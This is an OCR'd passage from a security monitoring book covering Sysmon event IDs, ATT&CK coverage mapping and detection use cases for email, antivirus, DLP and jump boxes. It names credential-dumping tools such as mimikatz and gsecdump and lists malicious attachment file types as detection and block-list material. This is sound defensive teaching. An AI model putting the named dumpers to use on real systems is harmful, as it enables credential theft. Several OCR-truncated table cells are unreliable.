

Count
25
20
15
10
5
0
C:\Windows\System32\svchost.exe
C:\Program Files...
C:\Windows\System32\wbem\WmiPrvSE.exe
C:\Windows\System32\cmd.exe
C:\Windows\System32\notepad.exe
C:\Program Files\Common Files\microsoft...
C:\Windows\System32\RuntimeBroker.exe
C:\Windows\System32\mmc.exe
C:\Windows\System32\rundll32.exe
C:\Windows\System32\gpupdate.exe
C:\Windows\SysWOW64\SearchProtocolHost.exe
C:\Program Files (x86)\Microsoft...
C:\Windows\System32\raserver.exe
C:\Program Files (x86)\Common...
C:\Program Files (x86)\Microsoft...
C:\Windows\regedit.exe
C:\Program Files (x86)\Adobe\Acrobat Reader...
C:\Program Files\Norton Security with...
C:\Program Files...
C:\Windows\System32\sppsvc.exe
C:\Windows\System32\wsqmcons.exe
C:\Windows\System32\SnippingTool.exe
C:\Program Files (x86)\Microsoft...
C:\Windows\System32\dmclient.exe
C:\Windows\servicing\TrustedInstaller.exe
C:\Windows\System32\WindowsPowerShell\v1.0\...
C:\Program Files...

Figure 15-1. Long-tail analysis

Long-tail analysis can be used for a wide variety of data sources. For example, if you analyze NIDS alerts, you can look at the high-volume alerts and better tune them, with the goal of decreasing the alarm count where possible. Long-tail analysis is a powerful technique for understanding your data.

Sysmon Event Table

Sysmon has an ever-growing list of event IDs as Microsoft enhances its usage. Table 15-17 lists the event IDs included with Sysmon version 15.2. Events are stored at Microsoft-Windows-Sysmon/Operational.

Table 15-17. Event IDs included with Sysmon version 15.2

Event ID	Name	Event ID	Name
1	Process creation	2	A proces file creat
3	Network connection	4	Sysmon changed
5	Process terminated	6	Driver l
7	Image loaded	8	CreateR
9	RawAccessRead	10	Process
11	FileCreate	12	Registry (Create/
13	RegistryEvent (Value Set)	14	Registry and Valu
15	FileCreateStreamHash	16	Sysmon changed
17	PipeEvent (Pipe Created)	18	PipeEve Connect
19	WmiEventFilter activity detected	20	WmiEve activity

Event ID	Name	Event ID	Name
21	WmiEventConsumerToFilter activity detected	22	DNSEve query)
23	FileDelete (File Delete archived)	24	Clipboar (New co clipboar
25	ProcessTampering (Process image change)	26	FileDele (File De
27	FileBlockExecutable	28	FileBloc
29	FileExecutableDetected	255	Error Nu

ATT&CK Tactic and Technique Coverage with Sysmon

The techniques in Table 15-18 are directly addressed or detectable using the monitoring approaches described in this chapter.

Table 15-18. Sysmon events and ATT&CK coverage

Activity	Tactic
Remote admin: RDP, WinRM, psexec, SSHLateral Movement	T1021: Remote Services
Remote admin: WMIC Execution	T1047: Windows Management Instrumentation
Event ID 1: Process Creation/PowerShell Execution	T1059: Command and Scripting Interpreter
Event ID 2: File Creation Time Modification Defense Evasion	T1070.006: Timestomping
Event ID 3: Network Connection Command & Control	T1071: Application Layer Protocol
Event ID 8: Create Remote Thread Defense Evasion/Priv. Esc.	T1055: Process Injection
Event ID 10: Process Access (LSASS) Credential Access	T1003.001: LSASS Memory
Event ID 11: File Create Command & Control	T1105: Ingress Tool Transfer Registry Events Persistence, T1547.001: Registry Run Keys/Startup Folder

Activity	Tactic
Event ID 17/18: Named Pipes Lateral Movement	T1021: Remote Services WMI Event Subscriptions Persistence, T1546.003: WMI Event Subscription
Event ID 22: DNS Query Command & Control	T1071.004: DNS
Event ID 25: Process Tampering Defense Evasion	T1055.012: Process Hollowing
Event ID 27: File Block Executable Defense Evasion	T1204: User Execution
Long-tail/rare executables defense evasion	T1036: Masquerading

1 This number is based on using Server 2008 and Server 2012 in a highly virtualized environment. The Windows admins found that size provided several days to months of recordkeeping and still allowed the Event Viewer to be responsive. YMMV.

2 The GPO path is Computer configuration → Administrative Templates → Printers → Allow job name in event logs.

3 For example, the aptly named *https://defaultpwd.com*.

4 If you haven't heard of this term, it means that each person's direct supervisor—the one who is responsible for annual review and pay action—is informed. It does not mean a dotted-line relationship.

5 In the United States, this requirement is derived from Sarbanes-Oxley controls.

6 It may also appear with the name *mimidogs.exe*.

7 SentinelOne has a well-written article describing general obfuscation techniques, and Lenny Zeltzer outlines the investigation process on his blog.

8 On a standalone system, you can enable this setting in the local system registry by creating and setting the `HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System\Audit\ProcessCreationIncludeCmdLine_Enabled` registry DWORD value to 1. Since a local system does not process a domain-applied GPO, the registry value needs to be manually created.

9 GitHub sources: MotiBa, SwiftOnSecurity, ion-storm, MHaggis, Malware Archaeology.

Chapter 16. Enterprise Security Monitoring and Detection Use Cases

"Visibility keeps showing up in this survey because it is genuinely hard to fix. Most organizations have the tools. Getting them to produce a coherent picture across teams that do not share priorities is where the work actually is."

—Christopher Crowley (Montance, LLC), SANS Senior Instructor and author of the SANS SOC Survey

Several use cases address specific cyber defense and compliance topics and support monitoring the security apparatus. They are distinct enough from those in other chapters that they are consolidated here.

Antispam and Email Messaging

If there is one system people use every day, it's email. Typically, messages are sent from one person to another or to a small group, with a low proportion of messages containing attachments. This pattern provides a useful baseline for defining "normal" activity within an organization.

Use cases based on email are easier to implement for locally hosted systems than for cloud-based systems, because logs are more accessible on premises. Some cloud email services provide rich logging; some only provide basic logging. Free email services are unlikely to provide meaningful data export and SIEM integration. Paid cloud email systems may not support SIEM integration or may provide only limited user activity via downloadable reports.

The following detection use cases illustrate common patterns, behaviors, and conditions that organizations should monitor within email systems to identify potential threats and policy violations:

Email forwarding

Email forwarding rules can introduce risk because they send messages to arbitrary external addresses as they arrive. Adversaries often enable these rules to read mail; insiders may do the same.

> *Tactic: Collection (TA0009)*; T1114.003 Email Collection: Email Forwarding Rule

Suspicious mail rule creation

When a mail rule is created, it must have a name. Suspicious names may include keywords such as *invoice*, *payment*, or *password reset* and may include actions such as deleting the original message.

> *Tactic: Defense Evasion (TA0005)*; T1564.008 Hide Artifacts: Email Hiding Rules

Email filtering platforms

Email filtering platforms can report a variety of suspicious or malicious conditions. Telemetry and alerts can help identify root causes, such as users clicking links in email. Filtering may drop malicious attachments, detect QR codes, or inspect attachment contents. Campaign- or source-specific indicators may also be available, where the detector name characterizes the threat. Examples include:

- Possible spoofed organizational email

> *Tactic: Initial Access (TA0001)*; T1566/T1036 Phishing/Masquerading

- Suspicious email attachment delivered to inbox

> *Tactic: Initial Access (TA0001)*; T1566.001 Phishing: Spearphishing Attachment

- Email from a newly registered domain

> *Tactic: Resource Development (TA0042)*; T1583.001 Acquire Infrastructure: Domains

- Response to fraud or known campaign message

> *Tactic: Initial Access (TA0001)*; T1566 Phishing

- Anomalous messages sent or received by a user

> *Tactic: Collection (TA0009)*; T1114 Email Collection

- Look-alike domain email delivered to inbox

> *Tactic: Resource Development (TA0042)*; T1583.001 Acquire Infrastructure: Domains

Email filtering post-delivery

Many filtering platforms (e.g., Microsoft 365 and Proofpoint) have deep visibility into messaging systems. These systems are continuously "learning" and may determine at 10 a.m. that messages delivered at 5 a.m. were malicious. Issue-specific alerts should indicate when a threat was successfully delivered or when a user clicked a URL that was later identified as malicious.

> *Tactic: Initial Access (TA0001)*; T1566.001 Phishing: Spearphishing Attachment

Email clicks

Some filtering platforms rewrite URLs so that when a user clicks, the action is routed through the platform, creating a record of the event.

> *Tactic: Initial Access (TA0001)*; T1566.002 Phishing: Spearphishing Link

Email monitoring and blocking for known BEC addresses

BEC (business email compromise) occurs when an adversary takes over a legitimate business email account. When a BEC account is identified, two parallel actions should be taken immediately. First, the account should be added to a block list in the email security platform or mail gateway to prevent further delivery of malicious messages to internal recipients. Second, the account should be added to a monitoring list so that analysts can review traffic to and from the address. Reviewing prior

activity over the past one to seven days—or longer depending on the incident—supports both threat hunting and containment by identifying who may have already received messages from the compromised account, what links or attachments were delivered, and whether internal accounts began exhibiting suspicious behavior after contact. These two actions serve different purposes: blocking is a containment measure, while monitoring is a detection and investigative measure. Both should be initiated as part of the initial response to a confirmed BEC.

> *Tactic: Resource Development (TA0042)*; T1586.002 Compromise Accounts: Email Accounts
>
> Secondary techniques to investigate: T1534 Internal Spearphishing; T1566.002 Spearphishing Link

Email with suspicious attachments

Attackers often obscure malicious content by adding spaces or using multiple extensions (e.g., *.docx.exe*).

> *Tactic: Defense Evasion (TA0005)*; T1036.007 Masquerading: Double File Extension

Email burst or flood

A surge of inbound email may indicate phishing or another unwanted campaign.

> *Tactic: Initial Access (TA0001)*; T1566 Phishing

Infected sent mail

Internal users sending virus-laden messages internally or externally may indicate a failure in the local antivirus client or the presence of malicious software.

> *Tactic: Command & Control (TA0011)*; T1071.003 Application Layer Protocol: Mail Protocols

Spam sent email

Users who send messages identified as spam are exhibiting abnormal behavior. If an upstream antispam system blocks the messages, it may be appropriate to notify the user, unless additional issues are present.

> *Tactic: Resource Development (TA0042)*; T1586.002 Compromise Accounts: Email Accounts

Nonauthorized systems sending email

Only known and approved systems should communicate over messaging TCP ports (e.g., internal messaging systems). Continuous monitoring should generate alerts for outbound mail on these ports from a *nonauthorized source*. For threat hunting, reports including these ports and associated senders should be developed and periodically reviewed.

> *Tactic: Command & Control TA0011*; T1071.003 Application Layer Protocol: Mail Protocols.

Following are common messaging ports for email systems:

- 25/TCP: Simple Message Transfer Protocol (SMTP)
- 110/TCP: Post Office Protocol version 3 (POP 3); POP2 operates on port 109 but is rarely observed

- 143/TCP: Internet Message Access Protocol (IMAP)
- 209/TCP and UDP: Quick Mail Transfer Protocol (QMTP)
- 220/TCP and UDP: Internet Message Access Protocol (IMAP), version 3
- 465/TCP: Authenticated SMTP over TLS/SSL (SMTPS)
- 587/TCP: Email message submission (SMTP)
- 993/TCP: IMAP over TLS/SSL (IMAPS); used by Apple systems
- 995/TCP: POP3 over TLS/SSL (POP3S); used by Apple systems

Messaging IoCs

Threat intelligence sources may identify known malicious email addresses as IoCs. Messages to or from these addresses are suspicious. While inbound messages cannot always be prevented, this activity can be monitored and communicated to affected users. Any traffic involving an email address identified through a threat intelligence feed should be investigated, whether it was blocked or not.

> *Tactic: Initial Access (TA0001)*; T1566 Phishing

Significant volume changes

From a threat hunting perspective, the team should look for volume-based changes. For example, a user who rarely sends attachments but

suddenly sends many—especially to a competitor—may indicate intellectual property theft or industrial espionage.

> *Tactic: Exfiltration (TA0010)*; T1048 Exfiltration Over Alternative Protocol

Email with competitors

Most organizations do not routinely send a large volume of email to competitors. While subjective, this pattern may indicate insider threat activity.

> *Tactic: Exfiltration (TA0010)*; T1048 Exfiltration Over Alternative Protocol

Users generating excessive nondelivery reports

This condition may indicate that an account is being used to probe valid email addresses at a domain or may reflect an operational issue.

> *Tactic: Reconnaissance (TA0043)*; T1589.002 Gather Victim Identity Information: Email Addresses

Constant email transmission

Users sending email continuously across all hours may indicate automated activity or use of email for covert communications.

> *Tactic: Command & Control (TA0011)*; T1071.003 Application Layer Protocol: Mail Protocols

Malicious file types

Most hosted email solutions should block a variety of high-risk file types by default. Examples include portable executable (PE) files (*.scr*, *.cpl*, *.dll*, *.ocx*, *.pif*, *.exe*), Java files (*.class*, *.jar*), Help files (*.chm*, *.hlp*), and other potentially malicious file types, including *.vbe*, *.hta*, *.wsf*, *.torrent*, *.7z*, *.rar*, and *.bat*. But that is just the worst of the worst. From a detection and alarm perspective, stay up-to-date on file types by referencing sources such as *https://filesec.io*, which tracks emerging malicious file types.

> *Tactic: Initial Access (TA0001)*; T1566.001 Phishing: Spearphishing Attachment

Antivirus Systems

Antivirus (A/V) systems are fundamental security components, even though traditional A/V has a tough time keeping up in the digital arms race and is being eclipsed by EDR systems. Nonetheless, maintaining a desktop security suite that includes A/V and other HIPS components should be part of your defense-in-depth architecture. Several conditions should be monitored:

A/V detection

Detection and removal of malware on a system, USB drive, CD, email attachment, web download, or similar source should be investigated. Just because the A/V system did its job doesn't mean that the PC is "clean." Filenames can provide important clues. For example, if a file containing "drop" in the name is removed, it may indicate that a stage two payload was successfully delivered. Review recent web, email, and USB activity preceding the detection. Files with a *.scr* extension are typically screensavers and are often malicious. Such files can capture user credentials. Although the A/V protected the user, the file still reached the system, so determining how it arrived is essential. A/V detections may also originate from cloud systems, which means you

will need to develop a CSP-specific method to receive telemetry into the SIEM. For example, Microsoft OneDrive A/V detections originate in M365 Defender, are visible in the portal, and appear in the M365 unified audit log. The cleanest and most scalable approach is to enable logging and then ingest the data into a SIEM via Event Hub.

> *Tactic: Initial Access (TA0001)*; T1566.001 Phishing: Spearphishing Attachment, T1091 Replication Through Removable Media, and T1189 Drive-by Compromise

A/V potentially unwanted program (PUP) detection

Executable names classified as PUPs may serve as early warning indicators, reveal insider threats, uncover unauthorized software installations, or indicate that an attacker tried one tool before shifting to another after failure.

> *Tactic: Defense Evasion (TA0005)*; T1036 Masquerading, T1072 Software Deployment Tools and T1588.002 Obtain Capabilities: Tool

Password dumpers or extractors

If a password dumper was detected and subsequently quarantined, it means someone tried to extract the hashes from the SAM database, extract passwords from memory on a running system, or gather passwords through some form of network extraction. Example tools include PWDUMP#, *cain.exe*, *wce.exe*, *mimikatz.exe*, *mimidogs.exe*, and *gsecdump.exe*.

> *Tactic: Credential Access (TA0006)*; T1003.001 OS Credential Dumping: LSASS Memory, T1003.002 OS Credential Dumping: Security Account Manager, and T1003.004 OS Credential Dumping: LSA Secrets

A/V agent status and update failure conditions

A/V agents (actually, all security agents!) should run reliably, receive updates, and not crash. Relevant events include inability to scan a drive, failure to quarantine a file, failure to start, repeated crashes, inability to retrieve updates, or unexpected shutdowns. An advanced use case can be developed around the number of active systems in a Windows domain, end-user authentication from a given machine, and successful A/V updates. Here, the use case would focus on detecting that an end-user machine was "recently updated" as users authenticate (by name, not IP; DHCP and portable computing would make IP addresses less reliable), indicating that the machine may be out of compliance.

> *Tactic: Defense Evasion (TA0005)*; T1562.001 Impair Defenses: Disable or Modify Tools and T1562.004 Impair Defenses: Disable or Modify System Firewall

Repeat A/V offenders or reinfections

Users with recurring infection alerts require additional scrutiny. This use case is longitudinal in nature, meaning you want to know whether a machine is being reinfected over time (e.g., 14 to 60 days). You can further differentiate this by user identity and malware family. The same user may indicate risky behavior; different users may indicate a kiosk or loaner is the victim PC; and a broader variety of malware may indicate a more severe compromise. Company policy should address what happens when users cause repeated security threats to the enterprise. If a user keeps getting the same type of infection (virus name or class),

investigate likely causes: USB drive insertion, specific websites, or a particular network share.

> *Tactic: Execution (TA0002)*; T1091 Replication Through Removable Media, T1204.002 User Execution: Malicious File, and T1080 Taint Shared Content

Multiple infections in a short time frame

A host with multiple distinct infections, based on the binary and/or virus name, may warrant more rapid attention than an asset with a single infection.

> *Tactic: Execution (TA0002)*; T1204.002 User Execution: Malicious File and T1129 Shared Modules

Escalation based on asset value

If your SOC team has reliable intelligence on the value of an asset, an infection on a "critical" asset (such as one subject to the Payment Card Industry Data Security Standard [PCI DSS]) warrants more rapid attention than an asset with a "medium" value.

> *Tactic: Collection (TA0009)*; T1213 Data from Information Repositories and T1530 Data from Cloud Storage

A/V infection notifications correlated with spyware, malicious sites, or email attachment events

The A/V system may be the initial indicator. Here is where an EDR application can be very informative and support rapid MTTD. Analysts should be able to locate the filename and then determine how the user triggered the malware. Common methods include opening an

attachment, inserting an infected USB drive, or visiting an infected website. If the source is email, immediately search for other recipients using subject line and sender, and consider forcibly removing the message. If a specific website is involved, block access.

> *Tactic: Execution (TA0002)*; T1204.001 User Execution: Malicious Link, T1204.002 User Execution: Malicious File, and T1566.001 Phishing: Spearphishing Attachment

A user with elevated access logging in to an infected system

This use case requires that you maintain an inventory of users with elevated access, or that all of these users have a particular naming convention so elevated access accounts can be more readily detected. If they log in to an infected machine, then at a minimum an automated notification advising them to change their password is in order.

> *Tactic: Privilege Escalation (TA0004)*; T1078.002 Valid Accounts: Domain Accounts and T1078.003 Valid Accounts: Local Accounts

Windows Defender has its own set of Event IDs, shown in Table 16-1. In many cases, Windows Defender also includes a suspicious filename, a unique threat ID, a severity rating, a filepath, error codes, and other useful details. These details are representative attributes to use when building dashboards, alarms, and reports.

Table 16-1. Windows Defender Event IDs and telemetry from Application and Services logs

Event ID	Event
1000	Antimalware scan started
1001	Antimalware scan finished
1002	Scan stopped (canceled) before finished
1005	Scan terminated due to error
1006	Detected malware
1008	Action on malware failed
1010	Antimalware could not restore an item from quarantine.
1115, 1116	Malware detection
1117	Malware remediation or action taken
1119	Remediation error
2001	Failed to update signatures
2003	Failed to update engine
2004	Reverting to last known good signatures

Event ID	Event
3002	Real-time protection failed

Data Loss Prevention

DLP systems fall into two broad categories. Data-in-motion systems monitor traffic as it moves through systems and networks. This can include email, FTP, files copied to USB drives, uploads to cloud storage, and transfers to network shares; accordingly, DLP needs to be integrated into an OS-level service. For example, DLP software that analyzes email is plugged into the messaging pipeline as a Message Transfer Agent (MTA). Data-at-rest systems (or agents) find files of interest through content-based searching across file shares or web repositories such as SharePoint or OneDrive.

> *Tactic: Collection (TA0009)*; T1213 Data from Information Repositories, T1213.002 Data from Information Repositories: SharePoint, and T1074.001 Data Staged: Local Data Staging

Once DLP alerts reach a defined threshold, they may need to be investigated by the appropriate internal team. In some organizations, DLP events can be quite normal. For example, sensitive patient data is routinely handled at a hospital or an insurance company. If a user emails 10 spreadsheets and the DLP system intercepts and encrypts them for delivery to the recipient, the user may be fully aware that this is expected behavior because they trust the DLP system to handle it.

> *Tactic: Exfiltration (TA0010)*; T1048 Exfiltration Over Alternative Protocol and T1567 Exfiltration Over Web Service

Before going too far down the road with DLP, the SOC team will need to determine whether there is a more applicable internal team that is a better business fit than the SOC—and there usually is. For example, an insurance company likely has a Member Privacy team, or HR may perform investigations using the DLP system directly. One argument in favor of SOC involvement is that by routing alert data into the SIEM, an end-user activity report will present a more complete picture during an employee investigation. Further, since the DLP system identifies potential intellectual property loss, an analyst can incorporate these alerts to build a fuller picture of end-user activity and notify the appropriate internal team if warranted.

> *Tactic: Exfiltration (TA0010)*; T1030 Data Transfer Size Limits and T1048 Exfiltration Over Alternative Protocol

Regardless of ownership, data-in-motion DLP systems identify data exfiltration, whether intended or not. Data-at-rest DLP systems identify where valuable data resides. Today, attackers are primarily interested in the data itself—because that is where the money is.

> *Tactic: Exfiltration (TA0010)*; T1041 Exfiltration Over C2 Channel, T1048 Exfiltration Over Alternative Protocol, T1052.001 Exfiltration Over Physical Medium: Exfiltration over USB, and T1567 Exfiltration Over Web Service

Alert candidates for DLP events (excluding low-volume activity) include:

- Significant increase in DLP events for a source user or destination email address

  > *Tactic: Exfiltration (TA0010)*; T1030 Data Transfer Size Limits and T1048 Exfiltration Over Alternative Protocol

- DLP events for a new hire or a user who has submitted notice of termination, both of which may indicate an insider threat

> *Tactic: Exfiltration (TA0010)*; T1048 Exfiltration Over Alternative Protocol, T1052.001 Exfiltration Over Physical Medium: Exfiltration over USB, and T1567.002 Exfiltration Over Web Service: Exfiltration to Cloud Storage

- DLP events originating from users other than a small group of authorized internal users directed to a direct competitor

> *Tactic: Exfiltration (TA0010)*; T1048 Exfiltration Over Alternative Protocol and T1567 Exfiltration Over Web Service

Privileged Account Monitoring

There are a few main account types—user, service, default, and privileged. Privileged accounts, in particular, require specific attention. These accounts have elevated, administrative, or "god-like" access within a system and therefore warrant enhanced monitoring. The risk profile of privileged accounts has never been higher. The Verizon 2025 DBIR reports that credential abuse remains the dominant initial access vector, appearing in 22% of all breaches, with privileged credentials representing the most valuable targets in that category.

> *Tactic: Credential Access (TA0006)*; T1078.002 Valid Accounts: Domain Accounts, T1110.001 Brute Force: Password Guessing, and T1003 OS Credential Dumping

Microsoft now supports account tagging for up to 250 privileged users in Microsoft Defender for Office 365 through its Priority Account Protection

feature (subject to licensing requirements). This capability provides enhanced mail flow analysis, additional alert policies, and dedicated reporting for tagged accounts, and integrates with Microsoft Sentinel. Organizations should ensure that the tagged account list is reviewed and updated at least quarterly, as executive rosters change.

> *Tactic: Initial Access (TA0001)*; T1566.001 Phishing: Spearphishing Attachment, T1566.002 Phishing: Spearphishing Link, and T1078.002 Valid Accounts: Domain Accounts

Other highly privileged accounts—such as root, Administrator, and "sa" for many RDBMS platforms—require additional scrutiny because they are well known and frequently targeted. Alerts involving these accounts should be enriched with additional content.

Secondary administrative accounts assigned to end users (e.g., IT administrator accounts) should also receive elevated attention, such as increased alert severity.

> *Tactic: Privilege Escalation (TA0004)*; T1078.002 Valid Accounts: Domain Accounts and T1484.001 Domain Policy Modification: Group Policy Modification
>
> *Tactic: Defense Evasion (TA0005)*; T1036 Masquerading and T1078 Valid Accounts

Monitoring Jump Boxes

One relatively inexpensive technique that can provide a high degree of security is to limit access into the server farm (e.g., via RDP or SSH) so that it originates only from a controlled set of jump boxes. The concept is to block RDP, SSH, and other direct logon capabilities into and out of server segments unless they originate from designated jump box resources. These

resources should reside on their own routable segment, and only designated accounts should be able to log in to the jump boxes. Once the jump box farm is set up, deny inbound access into all other server segments for port 3389 (RDP) for Windows and port 22 (SSH) for Linux machines. Some systems may use VNC on port 5800/5900 or X11 services on port 600X. Include any other remote desktop equivalent not listed here.

Jump boxes are an excellent use case for EDR applications, as they provide highly granular visibility into executable activity, network connections, registry changes, and related telemetry. All jump boxes should have Windows Event Collection (WEC) and Windows Event Forwarding (WEF) enabled.

Jump Box Use Cases

Remote connections

> Any remote access attempt into server segment(s) that does not originate from a jump box or the designated jump box network segment is, at best, suspicious and should be disallowed if at all possible. This detection is most effectively implemented as a network-layer control first and a detection second. An NGFW or internal segmentation firewall should be configured to block RDP (3389/TCP), SSH (22/TCP), and WinRM (5985-5986/TCP) to the server segment from any source other than the designated jump box network segment. The detection layer then serves as a tripwire for firewall misconfigurations, rule drift, or cases where an adversary has gained access to a system within the jump box segment but not the jump box itself. Any single event matching this condition should be treated as a critical alert with no threshold.
>
> *Tactic: Lateral Movement (TA0008)*; T1021.001 Remote Services: Remote Desktop Protocol, T1021.004 Remote Services: SSH, and T1021.006 Remote Services: Windows Remote Management

Limited executables

A limited set of executables should run on the jump boxes. Any executable outside those required for managing the server segment should be investigated. In addition, the inventory of executables on these systems should remain highly stable. Application whitelisting via Windows Defender Application Control (WDAC), AppLocker, or a third-party tool serves as the enforcement mechanism that pairs with this detection. The alert serves as the detective control while whitelisting serves as the preventive control. An EDR platform deployed on jump boxes provides the process execution telemetry needed to baseline normal executable behavior and surface deviations. Pay particular attention to scripting interpreters such as PowerShell, *cmd.exe*, and *wscript.exe*. Although their presence on a jump box may be necessary, their invocation with unusual parameters or from an unexpected parent process should generate an immediate alert. This detection pairs directly with the LOLBin and suspicious parent–child process relationship detections in the EDR use case set reviewed earlier.

> *Tactic: Defense Evasion (TA0005)*; T1036 Masquerading, T1218 System Binary Proxy Execution, and T1027 Obfuscated Files or Information
>
> *Tactic: Execution (TA0002)*; T1059.001 Command and Scripting Interpreter: PowerShell and T1204.002 User Execution: Malicious File

Limited user access population

Only a specific set of users should be allowed to log in to jump boxes. Login attempts outside of this group or role should generate an alert. If these user accounts are in a specific AD group, that group can feed a list within the SIEM. If the user accessing using RDP or SSH isn't in this list, an alert should be raised.

Tactic: Initial Access (TA0001); T1078.002 Valid Accounts: Domain Accounts and T1133 External Remote Services

Tactic: Lateral Movement (TA0008); T1021.001 Remote Services: Remote Desktop Protocol and T1021.004 Remote Services: SSH

Service accounts

Service accounts should not be used to log in to jump boxes. This is a zero-threshold detection—a single interactive logon event from a service account to a jump box warrants immediate investigation, with no exceptions. Service accounts are nonhuman accounts designed to authenticate to specific services or applications and have no legitimate reason to perform interactive logons. An adversary who has compromised a service account and is using it for interactive access is deliberately exploiting the fact that service account activity is often less scrutinized than user account activity.

Tactic: Privilege Escalation (TA0004); T1078.002 Valid Accounts: Domain Accounts and T1078 Valid Accounts

Tactic: Lateral Movement (TA0008); T1021.001 Remote Services: Remote Desktop Protocol and T1021.004 Remote Services: SSH

RDP-related events are listed in Tables 16-2 and 16-3.

Table 16-2. RDP events from the Applications and Services logs

Event ID	Event
21	Remote Desktop Services: Session logon succeeded. Records user, session ID, and source address.
22	Remote Desktop Services: Shell start notification received. Records user, session ID, and source address.
23	Remote Desktop Services: Session logoff succeeded. Records user and session ID.
24	Remote Desktop Services: Session has been disconnected. Records user, session ID, and source address
25	Remote Desktop Services: Session reconnection succeeded. Records user, session ID, and source address.
1101	Remote Desktop Services: Session logon succeeded. Records user, session ID, and source address.
1103	Remote Desktop Services: Session logoff succeeded. Records user and session ID.
1104	Remote Desktop Services: Session has been disconnected. Records user, session ID, and source address.

Event ID	Event
1105	Remote Desktop Services: Session reconnection succeeded: Records user, session ID, and source address.

Table 16-3. RDP events from the Security log

Event ID	Level	Name
4624, type 10	Informational	An account was successfully logged on. This is a generalized event.

Brute-Force Failed Authentication Attempts

